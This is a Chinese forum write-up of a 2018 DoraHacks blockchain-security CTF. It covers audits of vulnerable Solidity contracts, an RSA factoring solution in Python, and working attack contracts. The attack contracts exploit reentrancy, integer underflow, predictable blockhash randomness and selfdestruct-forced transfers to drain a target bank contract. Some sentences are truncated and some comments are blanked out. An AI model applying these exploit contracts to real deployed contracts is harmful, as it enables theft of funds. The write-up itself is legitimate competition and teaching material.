DoraHacks区块链安全Hackathon 部分write up by 天枢

Dubhe / 2018-10-15 14:39:22 / 浏览数 3081 安全技术 CTF 顶(0) 踩(0)

DoraHacks区块链安全Hackathon 部分write up by 天枢

author: 天枢

前言

在参加护网杯的同时，天枢有一波区块链大佬小分队去参加了DoraHacks举办的比赛，小伙伴们非常给力的拿下第二名 这里分享一个这个比赛的部分题解

另外天枢还有一波小分队去参加了ISCC也取得了第二的好成绩（不说了，我去催他写writeup了...

Sissel大佬说道：

早先就对DoraHacks举办的各种hackathon有所耳闻，一直想来参加感受一次，这次很高兴天枢能够受邀参加本场区块链安全比赛，与诸位师傅共同度过一个知性而优雅的

本次见识到了平时只能在线上看到的诸位大师傅，也有幸享受到了师傅们精心准备的题目，包含了合约审计、漏洞利用、硬件方案、密码学、交易所安全等多个类型，受益良

这里给出Q1、4、11、14、15 我们队的解答。

题目wp

Q1 - 测试题

主办方提供了四个合约，需要我们给出漏洞点和修复方案，并对第二个和第四个合约写出攻击合约。

Auction.sol

```
pragma solidity ^0.4.10;

contract Auction {
   address public highestBidder;
   uint256 public highestBid;

   function Auction(uint256 _highestBid) {
       require(_highestBid > 0);
       // ■■■■■■■
       highestBid = _highestBid;
       highestBidder = msg.sender;
   }

   function bid() payable {
       require(msg.value > highestBid);
       // ■■■■■■■■■■■
       highestBidder.transfer(highestBid);

       highestBidder = msg.sender;
       highestBid = msg.value;

   }

   // ■■■■■■■■■■■■■■■■■
   function auction_end() {
       // ...
   }
}
```

很典型的King/拍卖合约，问题出在了出现下一个高价者时，上一个人退款时的transfer()。我们可以构造一个攻击合约，他的回调函数是payable，且函数中revert()或throw

BankOwned.sol

```
contract Owned {
   address public owner;
   function Owned() { owner = msg.sender; }
   modifier onlyOwner{ if (msg.sender != owner) revert(); _; }
```

```
}

contract Bank is Owned {
   address public owner = msg.sender;


   function transferOwner(address new_owner) public onlyOwner payable {
        owner = new_owner;
   }

   function withdraw(uint amount) public onlyOwner {
       require(amount <= this.balance);
       msg.sender.transfer(amount);
   }
}
```

这里我认为是继承了Owned()函数，出现了问题，solidity的继承原理是代码拷贝，所有人都可以调用Bank里的Owned函数，但我之后并未调通，希望大家指正这里。

MyContacts.sol

```
pragma solidity ^0.4.0;

contract MyContacts {

       struct PersonInfo {
           address person;
           string phoneNumber;
           string note;
       }

       address private owner;

       mapping(address => PersonInfo) contacts;

       function MyContacts() {
           owner = msg.sender;
       }

       function addContact(address _person, string _phoneNumber, string _note) public {
           PersonInfo info;
           info.person = _person;
           info.phoneNumber = _phoneNumber;
           info.note = _note;
           contacts[msg.sender] = info;
       }
}
```

在函数里声明，会覆盖变量。

这里举个启明的文章，方便理解，师傅们在第一天的演讲中也提到了这一点。

```
pragma solidity 0.4.24;

contract test {

   struct aa{
       uint x;
       uint y;
   }

   uint public a = 4;
   uint public b = 6;

   function test1() returns (uint){
       aa x;
       x.x = 9;
       x.y = 7;
   }
}
```

函数test1中定义了一个局部结构体变量x，但是没有对其进行初始化。根据solidity的变量存储规则，这时候x是存储在storage中的，而且是从索引0开始，那么对其成员变量

PrivateBank.sol

```
pragma solidity ^0.4.15;

contract PrivateBank {
   mapping (address => uint) userBalance;

   function getBalance(address u) constant returns(uint){
       return userBalance[u];
   }

   function addToBalance() payable{
       userBalance[msg.sender] += msg.value;
   }

   function withdrawBalance(){
       if( ! (msg.sender.call.value(userBalance[msg.sender])() ) ){
           throw;
       }
       userBalance[msg.sender] = 0;
   }
}
```

看名字都猜出来了，肯定是重入漏洞啦`msg.sender.call.value(userBalance[msg.sender])()`，攻击的话call一下就好了hhh。

■■■■■■■■■■

```
function () payable public{
   victim.call(bytes4(keccak256("withdrawBalance()")));
}
```

Q4 - 游戏逻辑题，找出三个漏洞

这个题最后只有我们天枢给出了主办方满意的回答，已经在赛后分享和大家讨论过了。

也是之前在创宇404的时候，和Lorexxar师傅经常一起审合约，养成的好习惯。很喜欢这道题，出题的师傅说，请大家把它仅仅当作游戏合约来看待，而不是蜜罐之类的hh。

```
pragma solidity ^0.4.0;

// Bet Game
contract BetGame {
   address owner;                                  // ■■■■■
   mapping(address => uint256) public balanceOf;   // ■■■■■

   uint256 public cutOffBlockNumber;               // ■■■■■cutOffBlockNumber,■■■1000■■■■■■■■■■■■
   uint256 public status;                          // ■■■■■■■■■■■■■■
   mapping(address => uint256) public positiveSet; // ■■■■■: status == 1
   mapping(address => uint256) public negativeSet; // ■■■■■: status == 0
   uint256 public positiveBalance;                 // ■■■■■■■■
   uint256 public negativeBalance;                 // ■■■■■■■■

   modifier isOwner {
       assert(owner == msg.sender);
       _;
   }

   modifier isRunning {
       assert(block.number < cutOffBlockNumber);
       _;
   }

   modifier isStop {
       assert(block.number >= cutOffBlockNumber);
       _;
   }

   constructor(uint256 _cutOffBlockNumber) public {
       owner = msg.sender;
       balanceOf[owner] = 100000000000;
```

```
        cutOffBlockNumber = _cutOffBlockNumber;
    }

    function transfer(address to, uint256 value) public returns (bool success) {
        require(balanceOf[msg.sender] >= value);
        require(balanceOf[to] + value >= balanceOf[to]);
        balanceOf[msg.sender] -= value;
        balanceOf[to] += value;
        return true;
    }

    // ■■■■■■■■■■■■■■■■■■■■■■
    function bet(uint256 value, bool positive) isRunning public returns(bool success) {
        require(balanceOf[msg.sender] >= value);
        balanceOf[msg.sender] -= value;
        if (positive == true) {
            positiveSet[msg.sender] += value;
            positiveBalance += value;
        } else {
            negativeSet[msg.sender] += value;
            negativeBalance += value;
        }

        bytes32 result = keccak256(abi.encodePacked(blockhash(block.number), msg.sender, block.timestamp));
        uint8 flags = (uint8)(result & 0xFF);   // ■■■■■■■■■■■■■■■■■■
        if (flags > 128) {
            status = 1;
        } else {
            status = 0;
        }
        return true;
    }

    // ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
    function withdraw() isStop public returns (bool success){
        uint256 betBalance;
        uint256 reward;
        if (status == 1) { // positiveSet
            betBalance = positiveSet[msg.sender];
            if (betBalance > 0) {
                balanceOf[msg.sender] += betBalance;
                positiveSet[msg.sender] -= betBalance;
                positiveBalance -= betBalance;
                reward = (betBalance * negativeBalance) / positiveBalance;
                negativeBalance -= reward;
                balanceOf[msg.sender] += reward;
            }
        } else if (status == 0) {
            betBalance = negativeSet[msg.sender];
            if (betBalance > 0) {
                balanceOf[msg.sender] += betBalance;
                negativeSet[msg.sender] -= betBalance;
                negativeBalance -= betBalance;
                reward = (betBalance * positiveBalance) / negativeBalance;
                positiveBalance -= reward;
                balanceOf[msg.sender] += reward;
            }
        }
        return true;
    }
}
```

不按审合约正确的套路写了，这里给出我的答案，前三个是师傅的预期解。

随机数分布不均

```
if (flags > 128) {
    status = 1;
} else {
    status = 0;
```

```
}
```

正:反 = 129:127

发奖金时逻辑有误

```
negativeSet[msg.sender] -= betBalance;
negativeBalance -= betBalance;
reward = (betBalance * positiveBalance) / negativeBalance;
```

应该先计算reward，再变动参数，目前这样会导致用户多领款。

游戏时长设计不合理

```
modifier isRunning {
   assert(block.number < cutOffBlockNumber);
   _;
}

modifier isStop {
   assert(block.number >= cutOffBlockNumber);
   _;
}

constructor(uint256 _cutOffBlockNumber) public {
   owner = msg.sender;
   balanceOf[owner] = 100000000000;
   cutOffBlockNumber = _cutOffBlockNumber;
}
```

我感觉这个算是设计的不好，好在提交的时候提到了构造函数的问题，经师傅锦囊指点，给出了正确解答。这里的设计非常奇怪，我们常见的游戏合约，都是设计游戏时长，

```
require(■■■■> 1000 and ■■■■<10000);
cutOffBlockNumber = block.number + ■■■■;
```

随机数的熵源

虽然没有较完美的随机数生成方案，但这里有个大问题hh

```
bytes32 result = keccak256(abi.encodePacked(blockhash(block.number), msg.sender, block.timestamp));
```

区块未生成的情况下，`blockhash(block.number)`恒为0，借secbit的师傅的话：

> 常见不安全的"随机数"计算方法，会读取当前块的前一个块的哈希 block.blockhash(block.number-1) 作为随机源。而在合约内执行 block.blockhash(block.number) 返回值为 0。我们无法在合约内获得当前区块的哈希，这是因为矿工打包并执行交易时，当前区块哈希尚未被算出。因此，我们可以认为"当前区块"哈希是"未来"的，无法预测。

其他

- solidity版本过低
- 上个safemath库，不过这个合约上下溢处理的都ok

Q11 - 密码学RSA

这题是小伙伴HWHong做的，师傅web渗透一把手，密码学也超厉害！

明文:`something_for_nothing`

思路赛后在群里已经有了，大体是可以看到n2可分解为多个素数，只有一个密文，说明n1是加密用的n，n2是hint。

因为n1，n2高位相同，假设:

- n1 = p1 * q1
- n2 = (p1 + a) * (q1 + b)

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from gmpy2 import is_prime as prime
from gmpy2 import iroot
n = 238139296349619166073515658804559417666704471133890717127566953243468446284017317167213425930510073862721545277316640386240
nn = 23813929634961916607351565880455941766670447113389071712756695324346844628401731716721342593051007386272154527731664038624
# print nn > n
```

```
t = nn - n

def f1(x, y): return pow(x * y - t, 2) - 4 * n * x * y

def f2(x, y, s): return (t - x * y - s) / (2 * x)

for x in xrange(366, 3000):
   for y in xrange(1, 3000):
       print x, y
       if f1(x, y) >= 0:
           s, b = iroot(f1(x, y), 2)
           if b:
               if prime(f2(x, y, int(s))):
                   print "Success"
                   print f2(x, y, int(s))
                   exit()
```

之后RSA解密即可

```
def egcd(a, b):
   if a == 0:
       return (b, 0, 1)
   else:
       g, y, x = egcd(b % a, a)
       return (g, x - (b // a) * y, y)
def modinv(a, m):
   g, x, y = egcd(a, m)
   if g != 1:
       raise Exception('modular inverse does not exist')
   else:
       return x % m

def bytes_to_num(b):
   return int(b.encode('hex'), 16)

def num_to_bytes(n):
   b = hex(n)[2:-1]
   b = '0' + b if len(b)%2 == 1 else b #16■■■■■■■
   return b.decode('hex')

def gcd(a, b):
   if a < b:
       a, b = b, a
   while b != 0:
       temp = a % b
       a = b
       b = temp
   return a


n= 238139296349619166073515658804559417666704471133890717127566953243468446284017317167213425930510073862721545277316640386249
q = 153346707022470063255234682736500792074659843501367018551890586572000593877733769700626279692600930780783180304304442159626
p = 155294691991478076246533723107402680119846505071987471714029291163531622103148666018845728574257526241116901720654471382086
c = 186057896826036024474964917987173217587982937005819053240293166504573914962656552708250551006780979293570616086421461937736
e = 65537
print p*q == n
d = modinv(e,(p-1)*(q-1))
print "d: " + str(d)
m = pow(c,d,p*q)
print "m: " + str(m)
flag = hex(m)
print str(flag)[2:-1].decode('hex')
```

Q14 - puzzle Hello

长亭的晓航师傅技术厉害，出的题好，人还帅，我们队已经全员被圈粉了orz。

这是一道考察与合约交互的基础题。只给了函数声明和合约地址，通过反复交互，获得提示，最后拿到flag，不是很难。我没怎么记住具体过程，不过只要是做合约审计方向

我这留了个邮件的记录，大佬们可以参考一下交互方式，其实两个合约可以合并，当时打得有点意识模糊。。

■■■■■

```
pragma solidity ^0.4.19;
contract Attack {
   address public owner;
   address public victim;
   uint256 public num;

   function Attack() payable { owner = msg.sender;
       victim = 0xc95872680072f57485aa0913ded224ee70a9e2cb;
   }


   function sissel() public view returns(uint256)
   {
       uint256 seed = uint256(blockhash(block.number-1));
       uint256 rand = seed / 269599466671506397946670150870196306736371444225405724811036102492 16;
       return rand;
   }
}
```

■■■■■■■■■■■■■■■■■

```
contract xixi {

   address public owner;

   constructor()public{
       owner = msg.sender;
   }

   function getInfo() public pure returns(string);
   function sendFlag1() public returns(string);
   function getCode() public pure returns(string);
   function game(uint256 guess) public view returns(string);
}
```

Q15 - Puzzle Magic Bank

还是晓航师傅出的题，超有趣，我很喜欢这样不是很难，但是考点很多，而且每一步都理所应当的题目。

```
contract MagicBank {
   mapping(address => uint) public balanceOf;
   mapping(address => uint) public creditOf;
   address owner;

   constructor()public{
       owner = msg.sender;
   }

   function transferBalance(address to, uint amount) public{
       require(balanceOf[msg.sender] - amount >= 0);
       balanceOf[msg.sender] -= amount;
       balanceOf[to] += amount;
   }

   event SendFlag(uint256 flagnum, string b64email);
   function sendFlag3(string b64email) public {
       require(balanceOf[msg.sender] >= 10000);
       emit SendFlag(1, b64email);
   }

   function guessRandom(uint256 guess) internal view returns(bool){
       uint256 seed = uint256(blockhash(block.number-1));
       uint256 rand = seed / 269599466671506397946670150870196306736371444225405724811036102492 16;
       return rand == guess;
   }

   function buyCredit(uint256 guess) public {
       require(guessRandom(guess));
       require(balanceOf[msg.sender] >= 10000);
```

```
        require(creditOf[msg.sender] == 0);

        creditOf[msg.sender] = 1;
        balanceOf[msg.sender] -= 10000;
    }

    function withdrawCredit(uint amount) public{
        require(creditOf[msg.sender] >= amount);
        msg.sender.call.value(amount*1000000000)();
        creditOf[msg.sender] -= amount;
    }

    function sendFlag4(string b64email) public {
        require(creditOf[msg.sender] >= 10000);
        emit SendFlag(2, b64email);
    }

    function getEthBalance() public view returns(uint256){
        return this.balance;
    }

    modifier onlyOwner(){
        require(msg.sender == owner);
        _;
    }
    function kill(address t) public onlyOwner {
        selfdestruct(t);
    }
}
```

这题的流程是这样的：

1. 首先随意`transferBalance()`一下，造成下溢，让balance很大，获得flag3
2. 绕过随机数预测，成功调用`buyCredit()`，购买信用。
3. `withdrawCredit()`中依然存在下溢问题，但是require变严格，需要使用重入攻击，在未更新credit时，多取几次。
4. 上面的攻击遇到一个问题，就是目标合约里没有钱。且目标合约的回调函数没有payable，需要创建另一个合约，selfdestruct后，强制给目标合约转账。
5. credit下溢后，获得flag4。

攻击合约：

```
contract magic_attack {
    address owner;
    string private email = "OTA3ODg2MDc2QHFxLmNvbQ==";
    address private victim = 0x1180e23d7360fc19cf7c7cd26160763b500b158b;
    uint256 public rand = 0;

    constructor()public{
        owner = msg.sender;
        email = "OTA3ODg2MDc2QHFxLmNvbQ==";
    }

    function step1() public{
        address my_to = 0x1180e23d7360fc19cf7c7cd26160763b500b151c;
        uint256 amount = 0x186a0;
        victim.call(bytes4(keccak256("transferBalance(address,uint256)")),my_to,amount);
    }

    function step2() public{
        uint256 seed = uint256(blockhash(block.number-1));
        rand = seed / 26959946667150639794667015087019630673637144422540572481103610249216;
        victim.call(bytes4(keccak256("buyCredit(uint256)")),rand);
    }
    //■■■■■■■■■■■■
    function step3() public{
        victim.call(bytes4(keccak256("withdrawCredit(uint256)")),1);
    }

    function () payable public{
        victim.call(bytes4(keccak256("withdrawCredit(uint256)")),1);
```

```
    }

    function test() public{
        MagicBank mb = MagicBank(victim);
        mb.sendFlag4(email);
    }
}

contract bomb {
    address owner;

    constructor()public{
        owner = msg.sender;
    }

    function () payable public{}

    function end() public{
        selfdestruct(0x1180e23d7360fc19cf7c7cd26160763b500b158b);
    }
}
```

总结

本次比赛天枢获得了第二名的好成绩，与小伙伴们在比赛中的默契配合息息相关的。

让我总结一下区块链安全的要义，我想说：想象力就是武器。面对区块链和智能合约的题目，只有胆大心细多思考，才能想出完整的攻击链。

现实中，合约、节点、共识算法、钱包、交易所等等，无论哪方面薄弱，都会让黑客有着把货币席卷一空的可能。

就像是在赛事最后分享环节我所说，希望大家在工作中胆大心细，注意好系统的细枝末节，作为安全从业人员，才算真正完成了我们的工作。


上一篇：某CMS 排行页面存储型XSS漏洞 分析 下一篇：2018护网杯easy_larav...

1. 3 条回复

Sissel 2018-10-15 19:37:08

题目出的很新颖，其他有意思的题目没什么时间看了hhh

0 回复Ta



C0mRaDe 2018-10-15 21:30:00

暴力膜一波weihong酱

0 回复Ta

Sissel 2018-10-18 00:16:51

Q1的第二个合约，经群里小伙伴提醒，是这样的问题hh

owner继承变量覆盖问题。transferOwner修改的是Bank.owner，Owned.owner值不会变，而修饰符onlyOwner继承自Owned，因此检查的是Owned.owner。

0 回复Ta
